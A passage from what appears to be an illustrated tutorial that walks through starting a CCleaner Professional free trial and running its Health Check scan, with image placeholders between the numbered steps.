


4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.




5. The **CCleaner - Professional Edition** window appears along with the **CCleaner Professional** window.


6. Click **Health Check** button from the left pane, click the **Start** button to start PC's health check.




7. After the completion of scan, click **Make it better** button to proceed.



